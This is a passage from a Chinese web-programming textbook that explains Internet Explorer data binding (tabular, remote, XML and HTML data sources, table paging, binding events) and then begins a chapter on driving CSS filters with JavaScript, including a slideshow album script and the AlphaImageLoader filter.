本例中的数据源是一个“csv”文件，文件的内容就是一个用半角的逗号分隔各列、用回车换行分隔各个记录的数据表，其部分内容如下：

```
日期:Date,地点,事件
2007-1-1,河北,吃饭
2007-1-2,湖南,喝水
...（以下省略）
```

本实例代码会自动地从相应数据文件中载入数据，并按页面给出的格式将其显示出来。在表格的表头单元格上单击鼠标左键，表格则按此列排序。从代码中可以看到，只需要非常少的代码，就可以实现自动载入数据，以及数据排序的功能。如果使用传统的脚本来实现，将会需要大量的代码。由此可见，数据绑定具有快捷、简单的特点。

13.4.3 向页面中添加数据源

“Internet Explorer”浏览器支持的数据源有4大类：表格数据源控件（“Tabular Data Control”，即“TBC”）、远程数据源（“Remote Data Serivce”，即“RDS”）、XML数据源和直接以HTML作为数据源。

在代码13.6.htm中使用的数据源就是一个表格数据源控件“TBC”。此类型数据源通过一个页面内嵌的ActiveX控件实现，语法类似于：

```
<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"
    ID=dsoComposer WIDTH=0 HEIGHT=0>
    <PARAM NAME="DataURL" VALUE="composer.csv">
</OBJECT>
```

此控件的属性可通过“PARAM”元素设置，也可以在脚本中，直接访问“Object”元素的属性。表13.3所示的是TBC的属性列表。

表13.3 TBC属性列表

属 性 名	描 述
AppendData	标识新的数据是追加到已有的数据中，还是替换已有的数据
CaseSensitive	标识数据比较时是否忽略大小写
CharSet	定义数据文件的字符集
DataURL	定义数据文件的地址
EscapeChar	定义用于编码特殊字符的字符
FieldDelim	定义标记数据字段结束的字符
Filter	定义数据的筛选条件
Language	定义数据文件的语言，包括数字和日期格式
RowDelim	定义标记数据行结束的字符
Sort	定义需要排序的列，并定义是正序或倒序
TextQualifier	定义可选的，标记字符串的界定符
UseHeader	定义数据文件的第一行是否含有标题

表格数据源控件只有一个方法：“Reset”，用来实际的刷新数据。改变此控件的“Sort”、“Filter”属性来排序或筛选的时候，数据并不会立即刷新，需要显式的用脚本调用此“Reset”方法。

注意 此控件的属性和方法的首字母均为大写。

当TBC的“UseHeader”属性为“true”时，控件会将数据文件的第1行视作对各数据字段的定义。应当符合如下的形式：

```
字段名:字段类型, 字段名:字段类型, ...
```

“字段名”为此列字段的名称，字段名和字段类型间以冒号“:”分隔。字段类型可选，默认时为字符串型。字段类型可能的取值为：“String”字符串型、“Date”日期型、“Boolean”布尔型、“Int”整型和“Float”浮点型。

微软远程数据源（RDS）是一个为IE4.0及以上版本支持的控件，允许页面从任意的OLE-DB数据源或者ODBC数据源获取数据。其特点如下。

（1）可以通过OLE-EB或ODBC获取多种数据源，例如SQL Server、MicroSoft Access或Oracle。

（2）可以通过SQL语句定义需要获取的数据。

（3）提供对数据的更新、新建和删除等操作。

（4）提供对数据直接的、实时的操作。

RDS的语法形如：

```
<OBJECT classid="clsid:BD96C556-65A3-11D0-983A-00C04FC29E33"
    ID=dsoComposer HEIGHT=0 WIDTH=0>
    <PARAM NAME="Server"  VALUE="http://musicserver">
    <PARAM NAME="Connect" VALUE="dsn=music;uid=guest;pwd=">
    <PARAM NAME="SQL"     VALUE="select compsr_name from composer">
</OBJECT>
```

注意 虽然RDS和TBC均为ActiveX控件，但两者的CLSID不同，接受的PARAM参数也不相同，读者请注意两者的区别。

此控件接受的参数为：“Server”定义数据源的服务器地址，“Connect”提供一个有效的连接字符串，“SQL”为需要执行的SQL语句。

说明 OLE-DB的连接和SQL语句属于数据源应用范畴，本书不再赘述，感兴趣的读者可以查阅其他相关书籍。

XML数据源是网络上最常见的数据格式之一，RSS订阅等均为XML数据的应用。在页面中嵌入XML数据源，对于IE4.0及以上版本的浏览器来说，可以通过Java小程序来实现：

```
<APPLET
    CODE="com.ms.xml.dso.XMLDSO.class"
    ID="xmldso"
    WIDTH="0"
    HEIGHT="0"
    MAYSCRIPT="true">
    <PARAM NAME="URL" VALUE="composer.xml">
</APPLET>
```

其中“<PARAM NAME=“URL” VALUE=“composer.xml”>”的“Value”属性提供需要解析的

XML文件地址给Java小程序。

注意 Java小程序（Java Applet）不同于JavaScript，两者是不同的概念。如果以这种方式插入XML数据源，需要用户的浏览器允许Java小程序的运行。

IE 5.0及以上版本的浏览器，引入了XML数据岛的概念，支持直接用“<xml>”标签在HTML中插入XML的部分。因此可以用数据岛作为XML数据源。其语法类似：

```
<!--[if gte IE 5]>
<XML ID="xml1">
<user>
    <user_name>Hutia</user_name>
    <lover>axiang</lover>
    <big_day>13</big_day>
    <contact readable="1" writeable="1">Unknown</contact>
</user>
</XML>
<![endif]-->
```

在数据绑定时，直接引用XML数据岛的ID就可以获得XML数据源了，例如上面的数据岛可以这样引用：“”。

说明 形如“<!--[if gte IE 5]>”和“<![endif]-->”的部分称为条件编译，示例此处的含义是，仅IE 5.0及以上版本的IE浏览器才会识别此段内容，其他的浏览器都会将其视为注释块而忽略。

页面中HTML数据源的引入和XML数据源类似，但是相对要简单和易用的多。其语法如下：

```
<OBJECT ID=htmlComposer DATA="hutia.htm" HEIGHT=0 WIDTH=0>
</OBJECT>
```

“Data”属性指向需要获取的HTML页面，可以为绝对或相对地址。

作为数据源获取的HTML页面中，所有具有“ID”属性的元素将会被解析，其“ID”属性将被作为字段名，而元素中的文本则作为字段内容。例如：

```
<SPAN ID=name>hutia</SPAN>
```

会提供一个名为“name”的字段，字段数据为“hutia”。

作为数据源的HTML页面中，同一个“ID”属性的元素可以有多个，其字段内容会被依次放置在不同的数据中。HTML元素的标记被忽略，即“<SPAN ID=name>hutia</SPAN>”和“<DIV ID=name>hutia</DIV>”在数据绑定时，提供的是完全相同的数据。

13.4.4 将数据源绑定到HTML元素

绑定数据源到HTML元素就是将数据源中的数据取出，依照绑定的模式，由浏览器将其自动地连接到对应位置。绑定分为单值绑定和表格绑定。

单值绑定的方法如下：

```
<INPUT TYPE=TEXTBOX DATASRC="#dsoComposers" DATAFLD="compsr_last">
```

即同时将“dataSrc”属性和“dataFld”属性赋予需要绑定的元素，则浏览器会自动地将数据集中

的当前记录的对应字段填写进适当的位置。“dataSrc”属性的取值为字符“#”连接上对应数据源对象的ID属性。

注意 “dataSrc”和“dataFld”属性必须同时给出，否则无法实现绑定。

可进行数据绑定的HTML元素中，表格（table）是一个表状数据消费者。当表格被绑定到数据源时，表格内的HTML内容被作为模板，被重复应用到数据源返回的每一条数据上。表格需要指定“dataSrc”属性，表格内模板的数据字段需要指定“dataFld”，并从表格处继承“dataSrc”属性。

当对表格数据绑定时，不可以对表头（tHead）或表脚（tFoot）内的行（tr）进行数据绑定。

一个简单的表格数据绑定方法如下：

```
<TABLE DATASRC="#dsoComposer">
<TR>
    <TD><SPAN DATAFLD="compsr_first"></SPAN></TD>
</TR>
</TABLE>
```

该表格会将数据源“dsoComposer”中的“compsr_first”字段以表格行的形式重复显示出来。

如果数据绑定表格中含有“tBody”元素，会将此元素识别为模板的一部分，并对数据集的每一条记录重复此元素。例如下面的代码：

```
<TABLE DATASRC="#dsoComposer">
<TBODY>
<TR>
    <TD><SPAN DATAFLD="compsr_first"></SPAN></TD>
</TR>
</TBODY>
</TABLE>
```

假设数据集“dsoComposer”中有20行记录，则最后显示的表格中，就会存在20个“tBody”元素。程序员可以通过表格的“tBodies”集合来访问这些元素。

“dataSrc”和“dataFld”属性在DOM模型中，均为可读写的属性。也就是说，可以在脚本中动态地控制页面元素对数据源的绑定。

表13.4所示列出了支持数据绑定的HTML元素，及其在数据绑定时的行为。

表13.4 支持数据绑定的HTML元素

HTML元素	数据更新	使用示例	说 明
A	不支持	<A DATASRC=“ #dso” DATAFLD=“ link_href” ><SPAN DATASRC=“ #dso” DATAFLD=“link_text” ></SPAN></A>	将绑定的字段数据赋值给链接的“href”属性
BUTTON	不支持	<BUTTON DATASRC=“#dso” DATAFLD=“button_text” ></BUTTON>	将绑定的字段数据作为按钮内容显示
DIV	不支持	<DIV DATASRC=“#dso” DATAFLD=“hutia” ></DIV>	将绑定的字段数据作为DIV内容显示

（续）

HTML元素	数据更新	使用示例	说　明
FRAME	不支持	<HTML> <HEAD> <!-- Add DSO reference here --> </HEAD> <FRAMESET> <FRAME DATASRC=“#dso” DATAFLD=“frame_url01” ..> <FRAME DATASRC=“#dso” DATAFLD=“frame_url02” ..> </FRAMESET> </HTML>	将绑定的字段数据作为框架的“src”属性，因此绑定的字段数据应是URL的格式。数据源对象应当书写在“head”标记中
IFRAME	不支持	<IFRAME DATASRC=“#dso” DATAFLD=“iframe_url” >	将绑定的字段数据作为内嵌框架的“src”属性，因此绑定的字段数据应是URL的格式。数据源对象可以书写在页面的任意位置
IMG	不支持	<IMG DATASRC=“ #dso” DATAFLD=“image” >	将绑定的字段数据作为图片的“src”属性。不支持将图片的内容数据绑定到图片对象
LABEL	不支持	<LABEL FOR=“ someId” DATASRC=“#dso” DATAFLD=“label_01” ></LABEL>	将绑定的字段数据作为标签的标题显示。由于标签常常通过其“for”属性和其他控件连接，在一个表格数据绑定中此属性将失效（由于会出现多个具有同一ID属性的元素）
LEGEND	不支持	<FIELDSET> <LEGEND DATASRC=“#dso” DATAFLD=“element” ></LEGEND> <INPUT DATASRC=“#dso” DATAFLD=“boundto” > </FIELDSET>	将绑定的字段数据作为“legend”的内容显示
MARQUEE	不支持	<MARQUEE DATASRC=“#dso” DATAFLD=“ hutia” DATAFORMATAS=“ HTML” ></MARQUEE>	将绑定的字段数据作为跑马灯的内容显示
SPAN	不支持	<SPAN DATASRC=“ #dso” DATAFLD=“hutia” ></SPAN>	将绑定的字段数据作为“span”的内容显示
INPUT	支持	<INPUT TYPE=CHECKBOX DATASRC=“#dso” DATAFLD=“午饭” >午饭 <INPUT TYPE=“HIDDEN” DATASRC=“#dso” DATAFLD=“hutia” > <INPUT TYPE=“PASSWORD” DATASRC=“#dso” DATAFLD=“password” >	将绑定的字段数据作为“input”的“value”属性
OBJECT（PARAM）	支持	<OBJECT ID=“oControl1” WIDTH=100 HEIGHT=100 CLASSID=“CLSID:xxxxxxxxx-xxxxx-xxxx-xxxx-xxxxxxxxxxxx” > <PARAM NAME=“ForeColor” DATASRC=“#dso” DATAFLD=“forecolor” > <PARAM NAME=“BackColor” DATASRC=“#dso” DATAFLD=“backcolor” > </OBJECT>	将绑定的字段数据作为提供给嵌入对象的参数

（续）

HTML元素	数据更新	使用示例	说　明
SELECT	支持	<SELECT DATASRC="#dso" DATAFLD="user"> <OPTION VALUE=1>Hutia <OPTION VALUE=2>Axiang <OPTION VALUE=3>Hume </SELECT>	选中符合绑定字段值的选项
TEXTAREA	支持	<TEXTAREA DATASRC="#dso" DATAFLD="cmd"></TEXTAREA>	将绑定的字段数据作为多行文本框的值
APPLET (PARAM)	支持	<APPLET CODE=somecode> <PARAM NAME="xyz" VALUE="abc" DATASRC="#Ctrl1" DATAFLD="Column1"> <PARAM NAME="Title" VALUE="BoundApplet"> </APPLET>	将绑定的字段数据作为提供给APPLET的参数

13.4.5 数据绑定模型与分页

通过动态网页模型对数据绑定的支持（DHTML Object Model Support for Data Binding），允许程序员通过脚本实现。

（1）改变HTML元素和数据源的绑定关系。

（2）在运行时绑定一个表格。

（3）动态的添加数据源。

（4）动态的改变HTML元素绑定的数据表现形式。

（5）动态控制数据的显示量。

（6）访问ADO数据集（ADO.Recordset）。

要改变HTML元素和数据源的绑定关系很简单，直接使用脚本改变HTML元素的“dataSrc”和“dataFld”属性即可。例如，对于下面的数据绑定：

```
<SPAN DATASRC="#dso" DATAFLD="name" id="hutia"></SPAN>
```

可以使用脚本：

```
document.getElementById("hutia").dataFld = "password";
```

来将此“span”元素绑定的数据字段由“name”变为“password”。同样道理，需要将一个数据绑定移去，只需要将“dataSrc”和“dataFld”的属性值设置为一个空的字符串（“”）即可。

注意 对于一个数据绑定的元素，例如“span”，其内部原本写下的内容会被自动清除。即使移除了数据绑定，原本的内容也不会恢复。

要改变一个表格的数据绑定，情形相对复杂了一些，需要按下列步骤来操作。

（1）对于一个已经绑定了数据的表格，首先应显式的移除其数据绑定。即将表格对象的“dataSrc”属性赋值为空字符串。

（2）修改表格内部模板HTML元素的“dataFld”属性。

(3) 对表格的“dataSrc”赋值，将表格绑定到新数据源上。

注意 即使仅仅需要修改表格内一个元素的数据绑定字段，也需要解除整个表格与数据源的绑定。这是由于，在表格被绑定到数据源时，对其内容的修改改变的是其内部自动生成的HTML。只有解除绑定后，才能修改其内部的模板。

动态的添加数据源，可以通过直接操作任意的容器元素的“innerHTML”属性来实现。例如，下面的JavaScript语句将在页面中添加一个TDC数据源：

```
var container = document.createElement("div");
document.body.appendChild(container);
container.innerHTML = "<OBJECT classid="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83" ID="new_data"
HEIGHT="0" WIDTH="0"> <PARAM NAME="DataURL" VALUE="new_data.csv"> </OBJECT>';
```

修改HTML元素的“dataFormatAs”属性可以动态的改变HTML元素绑定的数据表现形式。此属性用于设置或返回HTML元素解析数据源提供的数据的格式。可取值为：“text”默认值，即将数据源提供的数据作为文本解析；“html”会将数据作为HTML解析；“localized-text”被IE 5.01及以上版本支持，将数据按照浏览者本地的设置解析。

例如，当数据源提供的数据内容是“Text”时，对于一个已绑定的“span”元素：

```
<SPAN DATASRC="#dso" DATAFLD="name" id="hutia"></SPAN>
```

其解析后的HTML等同于：

```
<SPAN id="hutia">&lt;b&gt;Text&lt;/b&gt;</SPAN>
```

而对于如下绑定的“span”元素：

```
<SPAN DATASRC="#dso" DATAFLD="name" id="hutia" DATAFORMATAS="html"></SPAN>
```

其解析后的HTML等同于：

```
<SPAN id="hutia"><b>Text</b></SPAN>
```

表格数据绑定另一个令人激动的特性就是，通过设置“table”对象的“dataPageSize”，即可非常简单地将表格数据按照需要的分页量分页。然后使用表格的专有方法“previousPage”、“firstPage”、“nextPage”和“lastPage”，实现在分页间跳转。代码13.7.htm是一个支持自定义分页大小、可以在分页中跳转的数据表格绑定示例。

代码13.7.htm 数据绑定与分页

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>13-7  数据绑定与分页</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
input { border-width:1px; padding:5px 10px -2px 10px; }
</style>
</head>
<body>
```

```
    <OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"
        ID="hutia" WIDTH="0" HEIGHT="0">
        <PARAM NAME="DataURL" VALUE="inc/data/13-6 data.csv">
        <PARAM NAME="UseHeader" VALUE="true">
    </OBJECT>
    分页大小:
    <select onchange="tb.dataPageSize=this.value;">
        <option value="3" selected >3</option>
        <option value="6">6</option>
        <option value="12">12</option>
    </select>
    | 页面跳转
    <input type="button" value="<<" title="第一页" onclick="tb.firstPage();">
    <input type="button" value=" <" title="上一页" onclick="tb.previousPage();">
    <input type="button" value=" >" title="下一页" onclick="tb.nextPage();">
    <input type="button" value=">>" title="最后一页" onclick="tb.lastPage();">
    <br/><br/>
    <table border="1" dataSrc="#hutia" id="tb" dataPageSize="3" cellpadding="4">
        <thead><tr><th>日期</th><th>地点</th><th>事件</th></tr></thead>
        <tbody><tr>
            <td><span dataFld="日期"></span></td>
            <td><span dataFld="地点"></span></td>
            <td><span dataFld="事件"></span></td>
        </tr></tbody>
    </table>
</body>
</html>
```

页面的执行效果如图13.11和图13.12所示。



图13.11 数据绑定后自动分页

图13.12 改变分页大小和跳转分页的效果

和本章最初的代码13.1.htm相比，此处分页的实现无疑简单了很多。

在数据源的单值绑定时，绑定到元素上的数据，是数据集中当前数据条目的对应字段。数据绑定模型提供了对数据源的ADO数据集的访问，使程序员可以通过脚本操作数据源，改变当前的数据条目位置。例如下面的代码：

```
<INPUT ID=cmdNavFirst TYPE=BUTTON VALUE="<<"
    onclick="tdcComposers.recordset.MoveFirst()">
```

```
<INPUT ID=cmdNavPrev TYPE=BUTTON VALUE=" < "
    onclick="tdcComposers.recordset.MovePrevious();
    if (tdcComposers.recordset.BOF)
        tdcComposers.recordset.MoveFirst();">
<INPUT ID=cmdNavNext TYPE=BUTTON VALUE=" > "
    onclick="tdcComposers.recordset.MoveNext();
        if (tdcComposers.recordset.EOF)
            tdcComposers.recordset.MoveLast();">
<INPUT ID=cmdNavLast TYPE=BUTTON VALUE=">>"
    onclick="tdcComposers.recordset.MoveLast()">
```

可以在数据集中上下移动当前访问的条目。数据集的方法在后继章节中还会有更详细的介绍。

13.4.6 数据绑定模型的事件

数据绑定模型提供了若干事件，供脚本控制数据绑定的状态。表13.5所示的是事件列表。

表13.5 数据绑定模型的事件列表

事 件 名	描 述
ondatasetchanged	新数据集被获取后、当前数据集被改变（如筛选或排序）后激发。事件激发时，数据内容不一定可用，但数据集信息头已经可用。此时可以访问数据集的字段名和字段类型
ondataavailable	当数据源的数据可用时激发。通常用于异步模式的数据集。此事件激发时，所有的数据并不一定被完全载入，因此程序员不应依赖于此事件来确定数据状态，但可以利用此事件将数据载入进程状态展示给浏览者。数据加载过程中，此事件可能被激发一次或多次
ondatasetcomplete	当数据源中的所有数据被完全载入后激发。“event”对象的“reason”属性标识了数据载入成功（返回值“0”）、取消（返回值“1”）或失败（返回值“2”）
onreadystatechange	当数据源对象的状态发生变化时激发。此事件激发时，可以安全地访问对象的“readyState”属性。
onrowenter	当数据集的当前数据指针发生改变，进入某个数据记录时激发，可以利用此事件对数据集中的当前数据进行预处理
onrowexit	当数据集的当前数据指针发生改变，离开某个数据记录时激发
onrowsdelete	当前数据记录被删除时激发
onrowsinserted	当记录集中被插入新的数据记录时激发。程序员可以利用此事件来对新插入的数据执行初始化
oncellchange	当数据提供者的某个字段发生改变时激发，可以通过“dataFld”属性获得发生改变的字段的名称

对于“onrowexit”方法，可能激发此事件的原因如下。

(1) 对数据源执行操作。

(2) 删除当前记录。

(3) 离开当前网页。

程序员可以对数据指针的动作执行记录级跟踪，并通过对事件句柄返回“false”来阻止数据指针的移出。例如下面的函数：

```
function dso_onrowexit(){
```

```
    if (txtBorn.value > txtDied.value){
        alert("Birth date must be less than or equal to deceased dates");
        return false;
    }
}
```

在数据源的“onrowexit”时发生，可以检验用户输入的日期是否符合逻辑：死亡日期必须在生日之后。

13.5 小结

本章在前一章的基础上进一步讲解了DOM在表格中的使用。由于表格具有特殊的格式要求，因此其DOM操作也就与普通的HTML元素的DOM操作有所区别。算法是学习编程的基础，本章讲解了4种排序算法，并比较了不同排序算法的优劣。最后还讲解了目前使用最广泛的浏览器“Internet Explorer”所支持的数据绑定功能。本章的知识点如下。

（1）表格布局与DIV布局—比较了两种布局的差异，讲述了xHTML“样式”与“数据”分离的思想。

（2）讲解表格对象的专有集合、属性与方法。

（3）文本节点的使用—从节点的视角讲述了DOM的结构。

（4）讲解了4种常见排序算法与其JavaScript实现，并比较不同排序算法间的差异。

（5）如何在页面中使用数据绑定。数据绑定是一个非常简单而实用的、与数据库进行交互操作的方法。通过实例演示讲解数据源绑定的操作。

第14章 用JS操作CSS滤镜——构造一个自己的相册

在前面的章节中，讲解了如何使用JavaScript（简称JS）操作CSS和DOM。在HTML页面中，可以通过JavaScript操作CSS来获得对页面样式强大的动态控制。CSS滤镜能够实现更加复杂的样式，配合JavaScript，可以做出类似Flash的特殊动画效果。

14.1 实例：自动缩放、有预载功能的相册

现在Internet网络上有很多网站提供一种相册功能，即可以把用户提供的多幅照片自动地顺序切换，并自动调整每幅图片的尺寸，使其大小接近。有些相册照片切换时还会有特殊的切换效果，例如渐隐渐显等。这些相册大多是用Flash制作的，实际上JavaScript配合CSS滤镜也可以完成同样的效果，甚至会更好一些。实例代码14.1.htm就是一个JavaScript实现的相册的例子。

代码14.1.htm JavaScript相册

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>14-1  JavaScript相册</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; background-color:buttonface; }
#album { width:400px; height:300px; border:1px solid black; position:relative;
background-color:white; }
#album img {
    position:absolute; border-style:none;
    filter:progid:DXImageTransform.Microsoft.RevealTrans(duration=1)
progid:DXImageTransform.Microsoft.Shadow(Strength=5,Direction=135);
}
</style>
```

本例中对相册图片应用了两个滤镜：动态转换滤镜用于完成图片切换时的效果，阴影滤镜用来给相册图片增加阴影，以产生立体感。

```
<script>
//定义全局变量
var album_list, imgs_cache, trans_interval;

//全局变量"album_list"保存相册用到的图片URL地址列表
var album_list = [
    "inc\\img\\14-1 1.gif", "inc\\img\\14-1 2.jpg", "inc\\img\\14-1 3.jpg",
    "inc\\img\\14-1 4.jpg", "not exists pic", "inc\\img\\14-1 5.jpg"
];

//全局变量"trans_interval"定义相册图片切换速度
```

```
trans_interval = 4000;
```

全局变量用来保存一些需要全局使用的数据，如图片的URL地址和图片幻灯播放的时间间隔。

说明 将数据保存在全局变量中，有利于代码的结构化。

```
//函数"album_img_loadCache"自缓存中载入图片
//参数"img"为需要载入的缓存图片，"noFilter"标识是否需要使用转换滤镜
function album_img_loadCache(img, noFilter){
    var mw, mh, w0, h0, w, h;
    //计算图片的尺寸
    //变量"mw"和"mh"是图片可以采取的最大宽度和高度
    mw = this.parentNode.offsetWidth-15;
    mh = this.parentNode.offsetHeight-15;
    //变量"w0"和"h0"是图片的实际尺寸
    w0 = img.width;
    h0 = img.height;
    //根据长宽比例不同，计算自适应后图片的尺寸
    if(w0/h0 > mw/mh){
        w = mw; h = w * h0 / w0;
    }else{
        h = mh; w = h * w0 / h0;
    }
    //记录当前图片的编号
    this.index = img.index;
    //准备动态转换滤镜
    if(!noFilter)this.filters[0].transition = 23;
    if(!noFilter)this.filters[0].apply();
    //载入缓存中的图片内容
    this.src= img.src;
    //改变图片尺寸
    this.style.width = w + "px";
    this.style.height = h + "px";
    //图片自动居中
    this.style.left = parseInt((mw-w)/2) + 5 +"px";
    this.style.top = parseInt((mh-h)/2) + 5 +"px";
    //调用转换滤镜，完成实际的切换显示
    if(!noFilter)this.filters[0].play();
}
```

函数“album_img_loadCache”是本例的关键函数，用于自缓存中读取图片，并显示出来。此函数自动调整图片大小和位置，并使用转换滤镜来产生图片切换效果。

```
//函数"auto_play"本质是一个定时函数，用来完成指定间隔的图片切换
function auto_play(){
    var i;
    i = $("album").img.index;
    //判读图片载入状态，如果图片载入失败则跳过
    do{
        //采用取余数算法，避免数组下标越界
```

```
            //当越界时自动变为从头开始
            i = ++i % imgs_cache.length;
        }while(imgs_cache[i].err);
        //调用相册图片对象的方法载入相应缓存
        $("album").img.loadCache(imgs_cache[i]);
        setTimeout(auto_play, trans_interval);
    }
```

函数“auto_play”使用“setTimeout”来定时更换图片，达到幻灯播放的效果。并且此函数可以自动跳过载入失败的图片，避免了显示异常。

注意 在试图载入下一张图片的时候，为了防止数组下标越界，采用了取余的方法，当下标变量的值等于数组长度时，取余使得此变量取值为0，实现了循环播放幻灯的效果。此外还需注意“++i”和“i++”的不同。

```
//缓存图片载入失败后，标记此图片状态
function img_onerror(){ this.err = true; }

//缓存图片载入成功后，标记此图片状态
function img_onload(){
    this.loaded = true;
    //在第1个图片载入成功后，初始化相册，并载入此图片
    if(!$("album").img)init_album(this);
}

//函数"init_album"用于初始化相册
function init_album(img){
    //清空相册中"正在载入图片"的提示信息
    $("album").innerHTML = "";
    //向相册容器中插入用于显示的图片
    $("album").img = new Image();
    $("album").img.album = $("album");
    $("album").appendChild($("album").img);
    //自定义相册图片的方法
    $("album").img.loadCache = album_img_loadCache;
    //初始化相册图片，由于是初始化载入，因此不需要动态滤镜切换
    $("album").img.loadCache(img, true);
    //开始自动播放
    setTimeout(auto_play, trans_interval);
}

//预载图片
function preload_imgs(){
    imgs_cache = new Array();
    for(var i=0; i<album_list.length; i++){
        imgs_cache[i] = new Image();
        imgs_cache[i].index = i;
        imgs_cache[i].onload = img_onload;
```

```
            imgs_cache[i].onerror = img_onerror;
            imgs_cache[i].src = album_list[i];
        }
    }
```

初始化记录预载图片的数组。定义每个成员为一个图片对象，并将需要载入的URL赋值给其“src”属性。通过定义图片对象的“onload”和“onerror”事件来获取图片载入是否成功的信息。

```
function $(str){ return(document.getElementById(str)); }

//页面载入后开始预载相册图片
window.onload=function(){
    preload_imgs();
}
</script>
</head>
<body>
<label>我的相册</label>
<div id="album">相册图片载入中...</div>
</body>
</html>
```

程序的执行效果如图14.1和图14.2所示。



图14.1 页面初始载入效果

图14.2 图片切换的百叶窗效果

代码说明如下。

（1）本示例代码实现的效果是，将记录在全局变量数组“album_list”中的URL地址的图片，以幻灯的方式循环播放出来。图片与图片之间切换的时间间隔由全局变量“trans_interval”定义，此处是4000毫秒，即4秒。图片与图片之间切换时，会使用转换滤镜效果，实现渐变的切换，例如矩形收缩转换、圆形扩张转换等23种效果，且每次的转换效果是随机的。

（2）对于幻灯中的图片，脚本执行了预载入操作，避免切换时出现图片尚未载入完全的情形。同时每张载入的图片，在显示时，自动调整大小和位置，保证既不变形失真，又能够恰好撑满整个显示区，并且水平、垂直居中。

（3）程序利用图片的“onload”和“onerror”事件，对图片的载入结果进行了跟踪。“onload”事件在图片载入完成时被激发，“onerror”则在图片载入失败的时候被激发。

注意 绑定事件和载入图片动作的先后顺序需要注意，应该先绑定事件再对图片的“src”属性赋值。否则如果网速足够快，且图片很小时，在绑定事件之前图片就已载入完成，会造成“onload”等事件无法捕获。

14.2 JavaScript操作CSS界面滤镜

CSS滤镜中的界面滤镜包括“Gradient”和“AlphaImageLoader”。界面滤镜作用在元素内容层和背景层之间的色彩上。

14.2.1 载入透明“PNG”文件——“AlphaImageLoader”滤镜

CSS的背景属性在操作HTML元素的背景图片时，只能控制其位置以及是否重复，却不能控制图片的大小、剪切区域和透明度。目前通常的非“Internet Explorer”浏览器支持“PNG”格式的图片，允许其中的颜色透明，然而“Internet Explorer”浏览器中显示“PNG”图片时无法显示其中的透明色。这些问题可以通过“AlphaImageLoader”滤镜解决。

“AlphaImageLoader”滤镜的CSS语法如下：

```
filter:progid:DXImageTransform.Microsoft.AlphaImageLoader(sProperties)
```

“sProperties”是一个属性字符串的组合，各个属性之间使用半角逗号分隔，例如“sProperties”可以为“enabled=true, src=img.jpg”，也可以为“sizingMethod=crop, src= ‘one.jpg’”。

注意 各个属性的先后顺序没有要求，可以任意调换。对于可选型的参数，可以不用提供。

其“sProperties”支持的属性如下。

(1)“enabled”，可选，布尔型，标识此滤镜是否激活。默认值是“true”，即滤镜为激活状态。

(2)“sizingMethod”，可选，字符串型，设置或返回滤镜作用的对象的图片在对象容器边界内的显示方式。可能的取值有：“crop”剪切图片以适应对象的尺寸；“image”默认值，增大或减小对象的尺寸以适应图片的大小；“scale”缩放图片以适应对象尺寸。

(3)“src”，必选，字符串型，指定图像的绝对或相对URL地址。如果不指定此属性值，则滤镜不起作用。

此滤镜在对象容器边界内、背景和内容之间显示一张图片。并提供对此图片的剪切或改变尺寸的操作。如果载入的是“PNG”格式，则图片中的透明度也被支持。“PNG”格式的图片的透明部分不妨碍文本的选择。也就是说，浏览者可以选择显示在“PNG”格式的图片完全透明区域后面的内容。

JavaScript操作CSS滤镜的方式有两种。一种是直接操作“style”集合的“filter”属性，将其作为字符串处理。例如：

```
document.getElementById("hutia").style.filter
"progid:DXImageTransform.Microsoft.AlphaImageLoader(src=theImg.jpg)";
```

HTML元素的“style”集合的“filter”属性可以具有多个滤镜，多个滤镜的字符串之间用空格分隔开，例如：

```
document.getElementById("hutia").style.filter
"progid:DXImageTransform.Microsoft.AlphaImageLoader(src=theImg.jpg)
```

```
progid:DXImageTransform.Microsoft.Shadow()";
```

对HTML元素的“style”集合的“filter”属性赋值后，原本应用于此元素的滤镜效果将被移除。

JavaScript操作CSS滤镜的另一种方法是使用DOM模型。应用在HTML元素上的滤镜被对象化，保存在对象的“filters”集合中。例如对于下面的元素：

```
<div id="hutia" style="progid:DXImageTransform.Microsoft.AlphaImageLoader(src=theImg.jpg)"></div>
```

可以使用“document.getElementById(“hutia”).filters[0]”来获得对此“AlphaImageLoader”滤镜的引用。由于此时滤镜已被对象话，所有可以操作此对象的“enabled”等属性来改变滤镜的效果。

操作滤镜对象时，通常CSS中支持的所有属性均可用，例如对于一个具有“AlphaImageLoader”滤镜的HTML元素，可以通过：

```
obj.filters[0].enabled = false;
```

来关闭此滤镜的作用效果。

注意 在JavaScript操作滤镜对象时，其属性名可以忽略大小写，即“enabled”和“Enabled”起同样效果。

代码14.2.htm是一个JavaScript操作“AlphaImageLoader”滤镜的示例。

代码14.2.htm “AlphaImageLoader”滤镜

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>14-2  "AlphaImageLoader"滤镜</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
#hutia {
    filter:progid:DXImageTransform.Microsoft.AlphaImageLoader(src='inc\img\14-2 1.png',
    sizingMethod='crop');
    width:400px; height:120px; font-size:20px; font-weight:bold; color:red;
    background-color:silver; padding:10px;
}
</style>
```

注意 要使得滤镜起作用，必须定义元素的尺寸，或者定义元素的定位方式。

```
<script>
function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body>
请选择图片地址：
<select onchange="$('hutia').filters[0].src=this.value;">
    <option value="inc\img\14-2 1.png" selected>14-2 1.png</option>
    <option value="inc\img\14-2 2.png">14-2 2.png</option>
    <option value="inc\img\14-2 3.png">14-2 3.png</option>
</select>
```

通过更改滤镜的“src”属性，来更改“AlphaImageLoader”滤镜载入的图像。

```
请选择图片缩放模式：
<select onchange="$('hutia').filters[0].sizingMethod=this.value;">
    <option value="crop" selected>剪切（crop）</option>
    <option value="scale">缩放（scale）</option>
    <option value="image">图像（image）</option>
</select> |
```

通过更改滤镜的“sizingMethod”属性，来更改“AlphaImageLoader”滤镜载入图像的缩放模式。

```
滤镜开关：
<select onchange="$('hutia').filters[0].Enabled=this.value;">
    <option value="true" selected>开</option>
